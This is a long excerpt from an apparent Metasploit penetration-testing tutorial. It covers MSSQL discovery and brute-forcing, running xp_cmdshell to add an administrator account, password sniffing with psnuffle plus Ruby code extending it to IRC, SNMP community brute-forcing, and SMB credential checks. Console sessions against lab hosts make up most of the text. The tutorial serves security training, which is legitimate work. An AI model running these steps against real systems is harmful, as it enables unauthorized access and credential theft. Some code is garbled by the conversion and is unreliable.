auxiliary/admin/mssql/mssql_escalate_dbowner    normal   Microsoft SQL Server Escalate Db_Owner
auxiliary/admin/mssql/mssql_escalate_dbowner_sqli normal   Microsoft SQL Server SQLi Escalate Db_Owner
auxiliary/admin/mssql/mssql_escalate_execute_as  normal   Microsoft SQL Server Escalate EXECUTE AS
auxiliary/admin/mssql/mssql_escalate_execute_as_sqli normal   Microsoft SQL Server SQLi Escalate Execute AS
auxiliary/admin/mssql/mssql_exec              normal   Microsoft SQL Server xp_cmdshell Command Execution
auxiliary/admin/mssql/mssql_findandsampledatal normal   Microsoft SQL Server Find and Sample Data
auxiliary/admin/mssql/mssql_idf                normal   Microsoft SQL Server Interesting Data Finder
auxiliary/admin/mssql/mssql_ntlm_stealer       normal   Microsoft SQL Server NTLM Stealer
auxiliary/admin/mssql/mssql_ntlm_stealer_sqli  normal   Microsoft SQL Server SQLi NTLM Stealer
auxiliary/admin/mssql/mssql_sql                normal   Microsoft SQL Server Generic Query
auxiliary/admin/mssql/mssql_sql_file           normal   Microsoft SQL Server Generic Query from File
auxiliary/analyze/jtr_mssql_fast              normal   John the Ripper MS SQL Password Cracker (Fast Mode)
auxiliary/gather/lansweeper_collector         normal   Lansweeper Credential Collector
auxiliary/scanner/mssql/mssql_hashdump        normal   MSSQL Password Hashdump
auxiliary/scanner/mssql/mssql_login            normal   MSSQL Login Utility
auxiliary/scanner/mssql/mssql_ping             normal   MSSQL Ping Utility
auxiliary/scanner/mssql/mssql_schemadump      normal   MSSQL Schema Dump
auxiliary/server/capture/mssql                normal   Authentication Capture: MSSQL
exploit/windows/iis/msadc                      1998-07-17 excellent MS99-025 Microsoft IIS MDAC msadc.dll RDS Arbitrary Remote Command Execution
exploit/windows/mssql/lyris_listmanager_weak_pass 2005-12-08 excellent Lyris ListManager MSDE Weak sa Password
exploit/windows/mssql/ms02_039_slammer          2002-07-24 good   MS02-039 Microsoft SQL Server Resolution Overflow
exploit/windows/mssql/ms02_056_hello             2002-08-05 good   MS02-056 Microsoft SQL Server Hello Overflow
exploit/windows/mssql/ms09_004_sp_replwritetovarbin 2008-12-09 good   MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption
exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sqli 2008-12-09 good   MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption
exploit/windows/mssql/msql_clr_payload          1999-01-01 excellent Microsoft SQL Server CLR Stored Procedure Payload Execution
exploit/windows/mssql/mssql_linkcrawler         2000-01-01 great  Microsoft SQL Server Database Link Crawling Command Execution
exploit/windows/mssql/mssql_payload             2000-05-30 excellent Microsoft SQL Server Payload Execution
exploit/windows/mssql/mssql_payload_sqli        2000-05-30 excellent Microsoft SQL Server Payload Execution via SQL Injection
post/windows/gather/credentials/mssql_local_hashdump 2000-05-30 normal  Windows Gather Local SQL Server Hash Dump
post/windows/manage/mssql_local_auth_bypass     2000-05-30 normal  Windows Manage Local Microsoft SQL Server Authorization Bypass

msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options (auxiliary/scanner/mssql/mssql_ping):
=====
Name          Current Setting  Required  Description
-----
PASSWORD      no             The password for the specified username
RHOSTS        yes            The target address range or CIDR identifier
TDSENCRYPTION false          yes        Use TLS/SSL for TDS data "Force Encryption"
THREADS       1              yes        The number of concurrent threads
USERNAME      sa             no         The username to authenticate as
USE_WINDOWS_AUTHENT false          yes        Use windows authentication (requires DOMAIN option set)

msf auxiliary(mssql_ping) > set RHOSTS 10.211.55.1/24
RHOSTS => 10.211.55.1/24
msf auxiliary(mssql_ping) > exploit

[*] SQL Server information for 10.211.55.128:
[*] tcp = 1433
[*] np = SSHACKTHISBOX-0pipesqlquery
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed
```

The first command we issued was to search for any '**mssql**' plugins. The second set of instructions was the '**use scanner/mssql/mssql_ping**', this will load the scanner module for us.

^

Next, '**show options**' allows us to see what we need to specify. The '**set RHOSTS 10.211.55.1/24**' sets the subnet range we want to start looking for SQL servers on. You could specify a /16 or whatever you want to go after. We would recommend increasing the number of threads as this could take a long time with a single threaded scanner.

After the **run** command is issued, a scan is going to be performed and pull back specific information about the MSSQL server. As we can see, the name of the machine is "SSHACKTHISBOX-0" and the TCP port is running on 1433.

At this point you could use the **scanner/mssql/mssql_login** module to brute-force the password by passing the module a dictionary file. Alternatively, you could also use medusa, or [THC-Hydra](#) to do this. Once you successfully guess the password, there's a neat little module for executing the **xp_cmdshell** stored procedure.

```
msf auxiliary(mssql_login) > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options

Module options (auxiliary/admin/mssql/mssql_exec):

Name          Current Setting      Required  Description
----          -----              -----      -----
CMD           cmd.exe /c echo OWNED > C:\owned.exe  no        Command to execute
PASSWORD       password          no        The password for the specified username
RHOST          10.211.55.128    yes       The target address
RPORT          1433              yes       The target port (TCP)
TDSENCRYPTION false             yes       Use TLS/SSL for TDS data "Force Encryption"
USERNAME       sa                no        The username to authenticate as
USE_WINDOWS_AUTHENT false       yes       Use windows authentification (requires DOMAIN option set)

msf auxiliary(mssql_exec) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf auxiliary(mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password
msf auxiliary(mssql_exec) > set CMD net user bacon ihazpassword /ADD
cmd => net user relik ihazpassword /ADD
msf auxiliary(mssql_exec) > exploit

The command completed successfully.

[*] Auxiliary module execution completed
```

Looking at the output of the '**net user bacon ihazpassword /ADD**', we have successfully added a user account named "bacon", from there we could issue '**net localgroup administrators bacon /ADD**' to get a local administrator on the system itself. We have full control over the system at this point.

Service Identification

Information gathering with Metasploit

Scanning Services Using Metasploit

Again, other than using Nmap to perform scanning for services on our target network, Metasploit also includes a large variety of scanners for various services, often helping you determine potentially vulnerable running services on target machines.

Contents

- 1 SSH Service
- 2 FTP Service

SSH Service

A previous scan shows us we have TCP port 22 open on two machines. SSH is very secure but vulnerabilities are not unheard of and it always pays to gather as much information as possible from your targets.

```
msf > services -p 22 -c name,proto  
  
Services  
=====
```

host	name	port	proto
172.16.194.163	ssh	22	tcp
172.16.194.172	ssh	22	tcp

We'll load up the '`ssh_version`' auxiliary scanner and issue the '`set`' command to set the '`RHOSTS`' option. From there we can run the module by simple typing '`run`'

```
msf > use auxiliary/scanner/ssh/ssh_version  
  
msf auxiliary(ssh_version) > set RHOSTS 172.16.194.163 172.16.194.172  
RHOSTS => 172.16.194.163 172.16.194.172  
  
msf auxiliary(ssh_version) > show options  
  
Module options (auxiliary/scanner/ssh/ssh_version):  
  
Name   Current Setting  Required  Description  
----  -----  -----  
RHOSTS  172.16.194.163 172.16.194.172  yes    The target address range or CIDR identifier  
RPORT   22             yes    The target port  
THREADS 1              yes    The number of concurrent threads  
TIMEOUT 30             yes    Timeout for the SSH probe  
  
msf auxiliary(ssh_version) > run  
  
[*] 172.16.194.163:22, SSH server version: SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7  
[*] Scanned 1 of 2 hosts (050% complete)  
[*] 172.16.194.172:22, SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1  
[*] Scanned 2 of 2 hosts (100% complete)  
[*] Auxiliary module execution completed
```

FTP Service

Poorly configured FTP servers can frequently be the foothold you need in order to gain access to an entire network so it always pays off to check to see if anonymous access is allowed whenever you encounter an open FTP port which is usually on TCP port 21. We'll set the `THREADS` to 1 here as we're only going to scan 1 host.

```
msf > services -p 21 -c name,proto  
  
Services  
=====
```

host	name	proto
172.16.194.172	ftp	tcp

```
msf > use auxiliary/scanner/ftp/ftp_version  
  
msf auxiliary(ftp_version) > set RHOSTS 172.16.194.172  
RHOSTS => 172.16.194.172
```

```
msf auxiliary(anonymous) > show options
Module options (auxiliary/scanner/ftp/anonymous):
Name      Current Setting     Required  Description
-----  -----
FTPPASS   mozilla@example.com  no        The password for the specified username
FTPUSER   anonymous            no        The username to authenticate as
RHOSTS    172.16.194.172       yes       The target address range or CIDR identifier
RPORT     21                   yes       The target port
THREADS   1                    yes       The number of concurrent threads
```

```
msf auxiliary(anonymous) > run
[*] 172.16.194.172:21 Anonymous READ (220 (vsFTPD 2.3.4))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

In a short amount of time and with very little work, we are able to acquire a great deal of information about the hosts residing on our network thus providing us with a much better picture of what we are facing when conducting our penetration test.

There are obviously too many scanners for us to show case. It is clear however the Metasploit Framework is well suited for all your scanning and identification needs.

```
msf > use auxiliary/scanner/
Display all 485 possibilities? (y or n)

...snip...
```

Password Sniffing

Information gathering with Metasploit

Password Sniffing with Metasploit

Max Moser released a Metasploit password sniffing module named **psnuffle** that will sniff passwords off the wire similar to the tool **dsniff**. It currently supports POP3, IMAP, FTP, and HTTP GET. More information is available on his [blog](#).

Using the **psnuffle** module is extremely simple. There are some options available but the module works great "out of the box".

```
msf > use auxiliary/sniffer/psnuffle
msf auxiliary(psnuffle) > show options
```

Module options:

Name	Current Setting	Required	Description
FILTER	no		The filter string for capturing traffic
INTERFACE	no		The name of the interface
PCAPFILE	no		The name of the PCAP capture file to process
PROTOCOLS	all	yes	A comma-delimited list of protocols to sniff or "all".
SNAPLEN	65535	yes	The number of bytes to capture
TIMEOUT	1	yes	The number of seconds to wait for new data

There are some options available, including the ability to import a **PCAP** capture file. We will run the *psnuffle scanner* in its default mode.

```
msf auxiliary(psnuffle) > run
[*] Auxiliary module execution completed
[*] Loaded protocol FTP from /usr/share/metasploit-framework/data/exploits/psnuffle/ftp.rb...
[*] Loaded protocol IMAP from /usr/share/metasploit-framework/data/exploits/psnuffle/imap.rb...
[*] Loaded protocol POP3 from /usr/share/metasploit-framework/data/exploits/psnuffle/pop3.rb...
[*] Loaded protocol URL from /usr/share/metasploit-framework/data/exploits/psnuffle/url.rb...
[*] Sniffing traffic....
[*] Successful FTP Login: 192.168.1.100:21-192.168.1.5:48614 >> victim / pass (220 3Com 3CDaemon FTP Server Version 2.0)
```

There! We've captured a successful FTP login. This is an excellent tool for passive information gathering.

Extending Psnuffle

Information Gathering with Metasploit

Extending Psnuffle to sniff other protocols

Psnuffle is easy to extend due to its *modular design*. This section will guide through the process of developing an **IRC** (Internet Relay Chat) protocol sniffer (Notify and Nick messages).

Module Location

All the different modules are located in **data/exploits/psnuffle**. The names are corresponding to the protocol names used inside *psnuffle*. To develop our own module, we take a look at the important parts of the existing pop3 sniffer module as a template.

```
self.sigs = {
:ok => '/^(OK[\n]+)*$/i,
:err => '/^(-ERR[\n]+)*$/i,
:user => '/^USERs+([\n]+)*$/i,
:pass => '/^PASSs+([\n]+)*$/i,
:quit => '/^QUITs*([\n]+)*$/i }
```

This section defines the expression patterns which will be used during sniffing to identify interesting data. Regular expressions look very strange at the beginning but are very powerful. In short everything within () will be available within a variable later on in the script.

Defining our own psnuffle module

```
self.sigs = {
:user => '/^NICKs+([\n]+)*$/i,
:pass => /b(REGISTERs+([\n]+)*$/i,
```

For IRC this section would look like the ones above. Not all nickservers are using IDENTIFY to send the password, but the one on Freenode does.

Session Definition

For every module we first have to define what ports it should handle and how the session should be tracked.

```
return if not pkt[:tcp] # We don't want to handle anything other than tcp
return if (pkt[:tcp].src_port != 6667 and pkt[:tcp].dst_port != 6667) # Process only packet on port 6667

#Ensure that the session hash stays the same for both way of communication
if (pkt[:tcp].dst_port == 6667) # When packet is sent to server
  s = find_session("#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}-#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}")
else # When packet is coming from the server
  s = find_session("#{pkt[:ip].src_ip}:#{pkt[:tcp].src_port}-#{pkt[:ip].dst_ip}:#{pkt[:tcp].dst_port}")
end
```

Now that we have a session object that uniquely consolidates info, we can go on and process packet content that matched one of the regular expressions we defined earlier.

```
case matched
when :user # when the pattern "/^NICKs+([\n]+)*$/i" is matching the packet content
  s[:user]=matches #Store the name into the session hash s for later use
  # Do whatever you like here... maybe a puts if you need to
when :pass # When the pattern "/b(REGISTERs+([\n]+)*$/i" is matching
  s[:pass]=matches # Store the password into the session hash s as well
  if (s[:user] and s[:pass]) # When we have the name and the pass sniffed, print it
    print "-> IRC login sniffed: #{s[:session]} >> username:#{s[:user]} password:#{s[:pass]}n"
  end
  sessions.delete(s[:session]) # Remove this session because we dont need to track it anymore
when nil
  # No matches, don't do anything else # Just in case anything else is matching...
  sessions[s[:session]].merge!(k => matches) # Just add it to the session object
end
```

SNMP Sweeping

SNMP Auxiliary Module for Metasploit

Continuing with our information gathering, let's take a look at **SNMP Sweeping**. SNMP sweeps are often good at finding a ton of information about a specific system or actually compromising the remote device. If you can find a Cisco device running a private string for example, you can actually download the entire device configuration, modify it, and upload your own malicious config. Often the passwords themselves are level 7 encoded, which means they are trivial to decode and obtain the *enable* or login password for the specific device.

Metasploit comes with a built in auxiliary module specifically for sweeping SNMP devices. There are a couple of things to understand before we perform our SNMP scan. First, '*read only*' and '*read write*' community strings play an important role in what type of information can be extracted or modified on the devices themselves. If you can "guess" the read-only or read-write strings, you can obtain quite a bit of access you would not normally have. In addition, if Windows-based devices are configured with SNMP, often times with the RO/RW community strings, you can extract patch levels, services running, last reboot times, usernames on the system, routes, and various other amounts of information that are valuable to an attacker.

Note: By default Metasploitable's SNMP service only listens on localhost. Many of the examples demonstrated here will require you to change these default settings. Open and edit "*/etc/default/snmpd*", and change the following from:

```
SNMPDOPTS='-Lsd -Lf /dev/null -u snmp -I -smux -p /var/run/snmpd.pid 127.0.0.1'
```

to

```
SNMPDOPTS='-Lsd -Lf /dev/null -u snmp -I -smux -p /var/run/snmpd.pid 0.0.0.0'
```

A service restart will be needed in order for the changes to take effect. Once restarted, you will now be able to scan the service from your attacking machine.

What is a MIB?

When querying through SNMP, there is what is called an *MIB API*. The *MIB* stands for the [Management Information Base](#). This interface allows you to query the device and extract information. Metasploit comes loaded with a list of default MIBs that it has in its database, it uses them to query the device for more information depending on what level of access is obtained. Let's take a peek at the auxiliary module.

```
msf > search snmp
Matching Modules
=====
Name          Disclosure Date  Rank    Description
-----
auxiliary/scanner/mirc/oki_scanner           normal  OKI Printer Default Login Credential Scanner
auxiliary/scanner/snmp/aix_version          normal  AIX SNMP Scanner Auxiliary Module
auxiliary/scanner/snmp/cisco_config_tftp     normal  Cisco IOS SNMP Configuration Grabber (TFTP)
auxiliary/scanner/snmp/cisco_upload_file      normal  Cisco IOS SNMP File Upload (TFTP)
auxiliary/scanner/snmp/snmp_enum             normal  SNMP Enumeration Module
auxiliary/scanner/snmp/snmp_enumshares       normal  SNMP Windows SMB Share Enumeration
auxiliary/scanner/snmp/snmp_enumusers        normal  SNMP Windows Username Enumeration
auxiliary/scanner/snmp/snmp_login            normal  SNMP Community Scanner
auxiliary/scanner/snmp/snmp_set              normal  SNMP Set Module
auxiliary/scanner/snmp/xerox_workcentre_enumusers  normal  Xerox WorkCentre User Enumeration (SNMP)
exploit/windows/ftp/oracle9i_xdb_ftp_unlock   2003-08-18 great  Oracle 9i XDB FTP UNLOCK Overflow (win32)
exploit/windows/http/hp_nnm_owebbsnmpsrv_main  2010-06-16 great  HP OpenView Network Node Manager owwebsnmpsrv.exe main Buffer Overflow
exploit/windows/http/hp_nnm_owebbsnmpsrv_ovutil 2010-06-16 great  HP OpenView Network Node Manager owwebsnmpsrv.exe ovutil Buffer Overflow
exploit/windows/http/hp_nnm_owebbsnmpsrv_uro    2010-06-08 great  HP OpenView Network Node Manager owwebsnmpsrv.exe Unrecognized Option Buf
exploit/windows/http/hp_nnm_snmp                2009-12-09 great  HP OpenView Network Node Manager Snmp.exe CGI Buffer Overflow
exploit/windows/http/hp_nnm_snmpviewer_actapp   2010-05-11 great  HP OpenView Network Node Manager snmpviewer.exe Buffer Overflow
post/windows/gather/enum_snmp                  normal  Windows Gather SNMP Settings Enumeration (Registry)

msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > show options

Module options (auxiliary/scanner/snmp/snmp_login):
=====
Name          Current Setting  Required  Description
-----
BLANK_PASSWORDS false          no        Try blank passwords for all users
BRUTEFORCE_SPEED 5             yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS   false          no        Try each user/password couple stored in the current database
DB_ALL_PASS    false          no        Add all passwords in the current database to the list
DB_ALL_USERS   false          no        Add all users in the current database to the list
PASSWORD       ''              no        The password to test
PASS_FILE      /usr/share/wordlists/fasttrack.txt no        File containing communities, one per line
RHOSTS         ''              yes       The target address range or CIDR identifier
RPORT          161             yes       The target port
STOP_ON_SUCCESS false          yes       Stop guessing when a credential works for a host
THREADS        1               yes       The number of concurrent threads
USER_AS_PASS   false          no        Try the username as the password for all users
VERBOSE        true            yes      Whether to print output for all attempts
```

```

VERSION      1
yes          The SNMP version to scan (Accepted: 1, 2c, all)

msf auxiliary(snmp_login) > set RHOSTS 192.168.0.0-192.168.5.255
rhosts => 192.168.0.0-192.168.5.255
msf auxiliary(snmp_login) > set THREADS 10
threads => 10
msf auxiliary(snmp_login) > run
[*] >> progress (192.168.0.0-192.168.0.255) 0/30208...
[*] >> progress (192.168.1.0-192.168.1.255) 0/30208...
[*] >> progress (192.168.2.0-192.168.2.255) 0/30208...
[*] >> progress (192.168.3.0-192.168.3.255) 0/30208...
[*] >> progress (192.168.4.0-192.168.4.255) 0/30208...
[*] >> progress (-) 0/0...
[*] 192.168.1.50 'public' 'APC Web/SNMP Management Card (MB:v3.8.6 PF:v3.5.5 PN:apc_hw02_aos_355.bin AF1:v3.5.5 AN1:apc_hw02_sumx_355.bin MN:AP9619 HR:A
[*] Auxiliary module execution completed

```

As we can see here, we were able to find a community string of '**public**'. This is most likely read-only and doesn't reveal a ton of information. We do learn that the device is an APC Web/SNMP device, and what versions it's running.

SNMP Enum

We can gather lots of information when using SNMP scanning modules such as open ports, services, hostname, processes, and uptime to name a few. Using our Metasploitable virtual machine as our target, we'll run the **auxiliary/scanner/snmp/snmp_enum** module and see what information it will provide us. First we load the module and set the *RHOST* option using the information stored in our workspace. Using **hosts -R** will set this options for us.

```

msf auxiliary(snmp_enum) > run

[+] 172.16.194.172, Connected.

[*] System information:

Host IP           : 172.16.194.172
Hostname         : metasploitable
Description       : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Contact          : msfdev@metasploit.com
Location         : Metasploit Lab
Uptime snmp       : 02:35:38.71
Uptime system     : 00:20:13.21
System date       : 2012-7-9 18:11:11.0

[*] Network information:

IP forwarding enabled   : no
Default TTL             : 64
TCP segments received   : 19
TCP segments sent       : 21
TCP segments retrans    : 0
Input datagrams         : 5055
Delivered datagrams     : 5050
Output datagrams        : 4527

...snip...

[*] Device information:

Id      Type      Status      Descr
768     Processor unknown    GenuineIntel: Intel(R) Core(TM) i7-2860QM CPU @ 2.50GHz
1025    Network   unknown    network interface lo
1026    Network   unknown    network interface eth0
1552    Disk Storage unknown   SCSI disk (/dev/sda)
3072    Coprocessor unknown   Guessing that there's a floating point co-processor

[*] Processes:

Id      Status      Name      Path      Parameters
1      runnable   init      /sbin/init
2      runnable   kthreadd  kthreadd
3      runnable   migration/0 migration/0
4      runnable   ksoftirqd/0 ksoftirqd/0
5      runnable   watchdog/0 watchdog/0
6      runnable   events/0  events/0
7      runnable   khelper   khelper
41     runnable   kblockd/0 kblockd/0
68     runnable   kseriod   kseriod

...snip...

5696    runnable   su        su
5697    runnable   bash     bash
5747    running   snmpd   snmpd

[*] Scanned 1 of 1 hosts (100% complete)

```

[*] Auxiliary module execution completed

^

Reviewing our SNMP Scan

The output provided above by our SNMP scan provides us with a wealth of information on our target system. Although cropped for length, we can still see lots of relevant information about our target such as its processor type, process IDs, etc.

Writing Your Own Security Scanner

Information gathering with Metasploit

Using your own Metasploit Auxiliary Module

There are times where you may need a specific **network security scanner**, or having scan activity conducted within Metasploit would be easier for scripting purposes than using an external program. Metasploit has a lot of features that can come in handy for this purpose, like access to all of the exploit classes and methods, built in support for proxies, SSL, reporting, and built in threading. Think of instances where you may need to find every instance of a password on a system, or scan for a custom service. Not to mention, it is fairly quick and easy to write up your own custom scanner.

Some of the many [Metasploit scanner](#) features are:

- It provides access to all exploit classes and methods
- Support is provided for proxies, SSL, and reporting
- Built-in threading and range scanning
- Easy to write and run quickly

Writing your own [scanner module](#) can also be extremely useful during security audits by allowing you to locate every instance of a bad password or you can scan in-house for a vulnerable service that needs to be patched. Using the [Metasploit Framework](#) will allow you to store this information in the [database](#) for organization and later reporting needs.


We will use this very simple TCP scanner that will connect to a host on a default port of 12345 which can be changed via the scanner module options at run time. Upon connecting to the server, it sends 'HELLO SERVER', receives the response and prints it out along with the IP address of the remote host.

```
require 'msf/core'
class Metasploit3 < Msf::Auxiliary include Msf::Exploit::Remote include Msf::Auxiliary::Scanner def initialize super( 'Name' => 'My custom TCP scan
      'Version'      => '$Revision: 1 $',
      'Description'   => 'My quick scanner',
      'Author'        => 'Your name here',
      'License'       => MSF_LICENSE
    )
    register_options(
      [
        Opt::RPORT(12345)
      ], self.class)
end

def run_host(ip)
  connect()
  greeting = "HELLO SERVER"
  sock.puts(greeting)
  data = sock.recv(1024)
  print_status("Received: #{data} from #{ip}")
  disconnect()
end
end
```

Saving and Testing our Auxiliary Module

We save the file into our [./modules/auxiliary/scanner/](#) directory as **simple_tcp.rb** and load up msfconsole. It's important to note two things here. First, modules are loaded at run time, so our new module will not show up unless we restart our interface of choice. The second being that the folder structure is very important, if we would have saved our scanner under [./modules/auxiliary/scanner/http/](#) it would show up in the modules list as **scanner/http/simple_tcp**.



```
root@kali-vm: /usr/share/metasploit-framework/modules/auxiliary/scanner# ls -a
.
.. dns misc openvas sap udp_scanner_template.rb
.. elasticsearch mongodb oracle scada upnp
acpp emc motorola pcanywhere sip vmware
afp finger msf pop3 smb vnc
backdoor ftp mssql portscan smtp voice
chargen h323 mysql postgres snmp vxworks
couchdb http natpmp printer ssh winrm
db2 imap nessus quake ssl x11
dcerpc ip netbios rdp steam
dect ipmi nexpose rogue telephony
discovery kademlia nfs rservices telnet
dtls lotus ntp rsync tftp
root@kali-vm: /usr/share/metasploit-framework/modules/auxiliary/scanner#
```

Metasploit Auxiliary Modules – modules/auxiliary/scanner path | Metasploit Unleashed

To test our **security scanner**, set up a netcat listener on port 12345 and pipe in a text file to act as the server response.

^

```
root@kali:~# nc -lnpv 12345 < response.txt
listening on [any] 12345 ...
```

Next, you select your new [scanner module](#), set its parameters, and run it to see the results.

```
msf > use scanner/simple_tcp
msf auxiliary(simple_tcp) > set RHOSTS 192.168.1.100
RHOSTS => 192.168.1.100
msf auxiliary(simple_tcp) > run

[*] Received: hello metasploit from 192.168.1.100
[*] Auxiliary module execution completed
```

As you can tell from this simple example, this level of versatility can be of great help when you need some custom code in the middle of a penetration test. The power of the framework and reusable code really shines through here.

Reporting Results from our Security Scanner

The **report mixin** provides **report_*()**. These methods depend on a database in order to operate:

- Check for a live database connection
- Check for a duplicate record
- Write a record into the table

The database drivers are now autoloaded.

```
db_driver postgres (or sqlite3, mysql)
```

Use the **Auxiliary::Report** mixin in your scanner code.

```
include Msf::Auxiliary::Report
```

Then, call the `report_note()` method.

```
report_note(
:host => rhost,
:type => "myscanner_password",
:data => data
)
```

Learning to write your own network security scanners may seem like a daunting task, but as we've just shown, the benefits of creating our own [auxiliary module](#) to house and run our security scanner will help us in storing and organizing our data, not to mention help with our report writing during our pentests.

Windows Patch Enumeration

[Home](#) > [Metasploit Unleashed](#) > Windows Patch Enumeration

Enumerating Installed Windows Patches

When confronted with a Windows target, identifying which patches have been applied is an easy way of knowing if regular updates happen. It may also provide information on other possible vulnerabilities present on the system.

An auxiliary module was specifically created for just this task called “**enum_patches**”. Like any post exploitation module, it is loaded using the “**use**” command.

```
msf exploit(handler) > use post/windows/gather/enum_patches
msf post(enum_patches) > show options

Module options (post/windows/gather/enum_patches):

Name      Current Setting      Required  Description
----      -----              -----      -----
KB        KB2871997, KB2928120  yes       A comma separated list of KB patches to search for
MSFLOCALS  true                yes       Search for missing patches for which there is a MSF local module
SESSION          yes                The session to run this module on.
```

This module also has a few advanced options, which can be displayed by using the “**show advanced**” command.

```
msf post(enum_patches) > show advanced

Module advanced options (post/windows/gather/enum_patches):

Name      : VERBOSE
Current Setting: true
Description   : Enable detailed status messages

Name      : WORKSPACE
Current Setting:
Description   : Specify the workspace for this module
```

Once a meterpreter session as been initiated with your Windows target, load up the enum_patches module setting the **SESSION** option. Once done using the “**run**” command will launch the module against our target.

```
msf post(enum_patches) > show options


Module options (post/windows/gather/enum_patches):

Name      Current Setting      Required  Description
----      -----              -----      -----
KB        KB2871997, KB2928120  yes       A comma separated list of KB patches to search for
MSFLOCALS  true                yes       Search for missing patches for which there is a MSF local module
SESSION          1                  yes       The session to run this module on.

msf post(enum_patches) > run

[*] KB2871997 applied
[+] KB2928120 is missing
[+] KB977165 - Possibly vulnerable to MS10-015 kitrap0d if Windows 2K SP4 - Windows 7 (x86)
[*] KB2305420 applied
[+] KB2592799 - Possibly vulnerable to MS11-080 afdjoinleaf if XP SP2/SP3 Win 2k3 SP2
[+] KB2778930 - Possibly vulnerable to MS13-005 hwnd_broadcast, elevates from Low to Medium integrity
[+] KB2850851 - Possibly vulnerable to MS13-053 schlamperei if x86 Win7 SP0/SP1
[+] KB2870008 - Possibly vulnerable to MS13-081 track_popup_menu if x86 Windows 7 SP0/SP1
[*] Post module execution completed
```

Vulnerability Scanning with Metasploit



```
File Edit View Search Terminal Help
MMMMmmmmmmmmmm+..+MmMmMmMmMmMmMmMm
http://metasploit.pro

Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.2-2015051401 [core:4.11.2.pre.2015051401 api:1.0.0]]
+ ... ---=[ 1454 exploits - 829 auxiliary - 229 post           ]
+ ... ---=[ 376 payloads - 37 encoders - 8 hops            ]
+ ... ---=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > db_nmap
[*] Usage: db_nmap [nmap options]
msf > db_nmap 192.168.1.0/24 -PN
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-27 08:43 EDT
```

Vulnerability Scanning – db_nmap discovery example | Metasploit Unleashed

Discovery Through Vulnerability Scanning

Vulnerability scanning will allow you to quickly scan a target IP range looking for known vulnerabilities, giving a penetration tester a quick idea of what attacks might be worth conducting.

When used properly, this is a great asset to a pen tester, yet it is not without its drawbacks. Vulnerability scanning is well known for a high false positive and false negative rate. This has to be kept in mind when working with any vulnerability scanning software.

Lets look through some of the vulnerability scanning capabilities that the Metasploit Framework can provide.

SMB Login Check

Vulnerability Scanning with Metasploit

Scanning for Access with smb_login

A common situation to find yourself in is being in possession of a valid username and password combination, and wondering where else you can use it. This is where the **SMB Login Check Scanner** can be very useful, as it will connect to a range of hosts and determine if the username/password combination can access the target.

Keep in mind that this is very "loud" as it will show up as a failed login attempt in the event logs of every Windows box it touches. Be thoughtful on the network you are taking this action on. Any successful results can be plugged into the **windows/smb/psexec** exploit module (exactly like the standalone tool), which can be used to create [Metpreter Sessions](#).

```
msf > use auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > show options

Module options (auxiliary/scanner/smb/smb_login):

Name          Current Setting  Required  Description
----          -----          -----    -----
ABORT_ON_LOCKOUT  false        yes       Abort the run when an account lockout is detected
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
DB_ALL_PASS     false        no        Add all passwords in the current database to the list
DB_ALL_USERS    false        no        Add all users in the current database to the list
